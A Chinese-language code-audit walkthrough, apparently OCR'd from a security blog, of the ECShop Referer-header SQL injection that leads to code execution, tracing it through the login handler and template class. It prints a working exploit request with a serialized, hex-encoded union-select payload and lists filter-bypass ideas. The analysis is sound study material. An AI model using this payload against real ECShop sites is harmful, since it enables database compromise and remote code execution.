
Ecshop 4.0 SQL（代码审计从 Nday 到 0day）

01

背景

payload Referer 处 SQL 注入导致 RCE(先对公开的进行分析学习)




```
GET /user.php?act=login HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cookie: PHPSESSID=9odrkfn7munb3vfksdhldob2d0; ECS_ID=1255e244738135e418b742b1c9a60f5486aa4559; ECS[visit_times]=1
Referer: 45ea207d7a2b68c49582d2d22adf953aads|[redacted]
[redacted]}45ea207d7a2b68c49582d2d22adf953a
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

02

为什么要在 HTTP 头 SQL 注入


require(dirname(__FILE__).'/includes/init.php'); // 核心文件

跟一下 addslashes_deep 做了什么




```
/* 对用户传入的变量进行转义操作。*/
if (!get_magic_quotes_gpc())
{
    if (!empty($_GET))
    {
        $_GET  = addslashes_deep($_GET);
    }
    if (!empty($_POST))
    {
        $_POST = addslashes_deep($_POST);
    }

    $_COOKIE   = addslashes_deep($_COOKIE);
    $_REQUEST  = addslashes_deep($_REQUEST);
}
```

用户传参被转义，gbk 的话可以宽字节绕过，或者考虑二次注入，或者找数字型注入，无需闭合。
在 HTTP 头内的参数不会被转义。(优先考虑)



```
function addslashes_deep($value)
{
    if (empty($value))
    {
        return $value;
    }
    else
    {
```



```
    {
        return is_array($value) ? array_map( callback: 'addslashes_deep', $value) : addslashes($value);
    }
}
```


03

ecshop3.6 payload 分析

user.php?act=login Referer 为入口处。

0x01

- 45ea207d7a2b68c49582d2d22adf953aads 是什么?
- a:2:{s:3: “num” ;s:107: “*/SELECT 1,0x2d312720554e494f4e2f2a,2,4,5,6,7,8,0x7b24617364275d3b706870696e666f0928293b2f2f7d787878,10-- -” ;s:2: “id” ;s:11: “-1 ’ UNION/*” ;} // 为什么要序列化?




```
GET /user.php?act=login HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cookie: PHPSESSID=9odrkfn7munb3vfksdhldob2d0; ECS_ID=1255e244738135e418b742b1c9a60f5486aa4559; ECS[visit_times]=1
Referer: 45ea207d7a2b68c49582d2d22adf953aads|a:2:{s:3:"num";s:107:"*/SELECT
1,0x2d312720554e494f4e2f2a,2,4,5,6,7,8,0x7b24617364275d3b706870696e666f0928293b2f2f7d787878,10-- -";s:2:"id";s:11:"-1'
UNION/*";}45ea207d7a2b68c49582d2d22adf953a
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

0x02

0x02

- HTTP_REFERER 可控
- assign 加载 ;display 展示模板文件 // 可控参数被带入 assign 函数




```
/* 用户登录界面 */
elseif ($action == 'login')
{
    if (empty($back_act))
    {
        if (empty($back_act) && isset($GLOBALS['_SERVER']['HTTP_REFERER']))
        {
            $back_act = strpos($GLOBALS['_SERVER']['HTTP_REFERER'], needle: 'user.php') ? './index.php' : $GLOBALS['_SERVER']['HTTP_REFERER'];
        }
        else
        {
            $back_act = 'user.php';
        }

    }


    $captcha = intval($_CFG['captcha']);
    if (($captcha & CAPTCHA_LOGIN) && (!($captcha & CAPTCHA_LOGIN_FAIL) || (($captcha & CAPTCHA_LOGIN_FAIL) && $_SESSION['login_fail'] > 2)) && gd_version() > 0)
    {
        $GLOBALS['smarty']->assign('enabled_captcha', 1);
        $GLOBALS['smarty']->assign('rand', mt_rand());
    }

    $smarty->assign('back_act', $back_act);
    $smarty->display('user_passport.dwt');
}

/* 处理会员的登录 */
elseif ($action == 'act_login')
```

EDI安全

0x03

- HTTP_REFERER 伪造




```
if (empty($back_act))
{
    if (empty($back_act) && isset($GLOBALS['_SERVER']['HTTP_REFERER']))
    {
        $back_act = strpos($GLOBALS['_SERVER']['HTTP_REFERER'], needle: 'user.php') ? './index.php' : $GLOBALS['_SERVER']['HTTP_REFERER'];
    }
    else
    {
        $back_act = 'user.php';
    }
```

```
}
```

0x04


- $back_act 可控



```
$smarty->assign('back_act', $back_act);
$smarty->display('user_passport.dwt');
```

0x05


- $smarty= new cls_template;



```
/**
 * ECSHOP 模版类
 * ============================================================================
 * * 版权所有 2005-2012 上海商派网络科技有限公司，并保留所有权利。
 * 网站地址: http://www.ecshop.com;
 * ----------------------------------------------------------------------------
 * 这不是一个自由软件！您只能在不用于商业目的的前提下对程序代码进行修改和
 * 使用；不允许对程序代码以任何形式任何目的的再发布。
 * ============================================================================
 * $Author: liubo $
 * $Id: cls_template.php 17217 2011-01-19 06:29:08Z liubo $
 */

class cls_template
{
    var $template_dir    = '';
    var $cache_dir       = '';
    var $compile_dir     = '';
    var $cache_lifetime  = 3600; // 缓存更新时间, 默认 3600 秒
    var $direct_output   = false;
    var $caching         = false;
    var $template        = array();
    var $force_compile   = false;

    var $_var            = array();
    var $_echash         = '45ea207d7a2b68c49582d2d22adf953a';
    var $_foreach        = array();
    var $_current_file   = '';
    var $_expires        = 0;
    var $_errorlevel     = 0;
    var $_nowtime        = null;
    var $_checkfile      = true;
    var $_foreachmark    = '';
    var $_seterror       = 0;

    var $_temp_key       = array();  // 临时存放 foreach 里 key 的数组
    var $_temp_val       = array();  // 临时存放 foreach 里 item 的数组

    function __construct()
    {
        $this->cls_template();
    }

    function cls_template()
    {
        $this->_errorlevel = error_reporting();
        $this->_nowtime    = time();
```

0x06


- assign



```
    */
    function assign($tpl_var, $value = '')
    {
        if (is_array($tpl_var))
        {
            foreach ($tpl_var AS $key => $val)
            {
                if ($key != '')
                {
                    $this->_var[$key] = $val;
                }
            }
        }
        else
        {
            if ($tpl_var != '')
            {
                $this->_var[$tpl_var] = $value;
            }
        }
    }
```

0x07


- assign
- back_act user_passport.dwt 模板赋值



```
        <input name="password" type="password" size="15" class="inputBg" />
        </td>
      </tr>
      <!-- 判断是否启用验证码{if $enabled_captcha} -->
      <tr>
        <td align="right">{$lang.comment_captcha}</td>
        <td><input type="text" size="8" name="captcha" class="inputBg" />
        <img src="captcha.php?is_login=1&{$rand}" alt="captcha" style="vertical-align: middle;cursor: pointer;" o
      </tr>
      <!--{/if}-->
      <tr>
        <td colspan="2"><input type="checkbox" value="1" name="remember" id="remember" /><label for="remember">{$
      </tr>
      <tr>
        <td>&nbsp;</td>
        <td align="left">
        <input type="hidden" name="act" value="act_login" />
        <input type="hidden" name="back_act" value="{$back_act}" />
        <input type="submit" name="submit" value="" class="us_Submit" />
        </td>
      </tr>
```

0x08


- display



```php
    */
function display($filename, $cache_id = '')
{
    $this->_seterror++;
    error_reporting( level: E_ALL ^ E_NOTICE);

    $this->_checkfile = false;
    $out = $this->fetch($filename, $cache_id);

    if (strpos($out, $this->_echash) !== false)
    {
        $k = explode($this->_echash, $out);
        foreach ($k AS $key => $val)
        {
            if (($key % 2) == 1)
            {
                $k[$key] = $this->insert_mod($val);
            }
        }
        $out = implode( glue: '', $k);
    }
    error_reporting($this->_errorlevel);
    $this->_seterror--;

    echo $out;
}
```

0x09

- Display
- 45ea207d7a2b68c49582d2d22adf953aads 是什么?
- _echash? 对结果通过 echash 进行分割处理




```
if (strpos($out, $this->_echash) !== false)
{
    $k = explode($this->_echash, $out);
    foreach ($k AS $key => $val)
    {
        if (($key % 2) == 1)
        {
            $k[$key] = $this->insert_mod($val);
        }
```

0x10

- Display
- 45ea207d7a2b68c49582d2d22adf953aads 是什么?
- _echash 的值
- 与 payload 中 45ea207d7a2b68c49582d2d22adf953aads 对比 多了 ads


```
var $_var           = array();
```



```
var $_echash        = '45ea207d7a2b68c49582d2d22adf953a';
var $_foreach       = array();
var $_current_file  = '';
var $_expires       = 0;
```

0x11

- Display
- Insert_mod
- 分割?(通过 | 进行了分割处理传参)

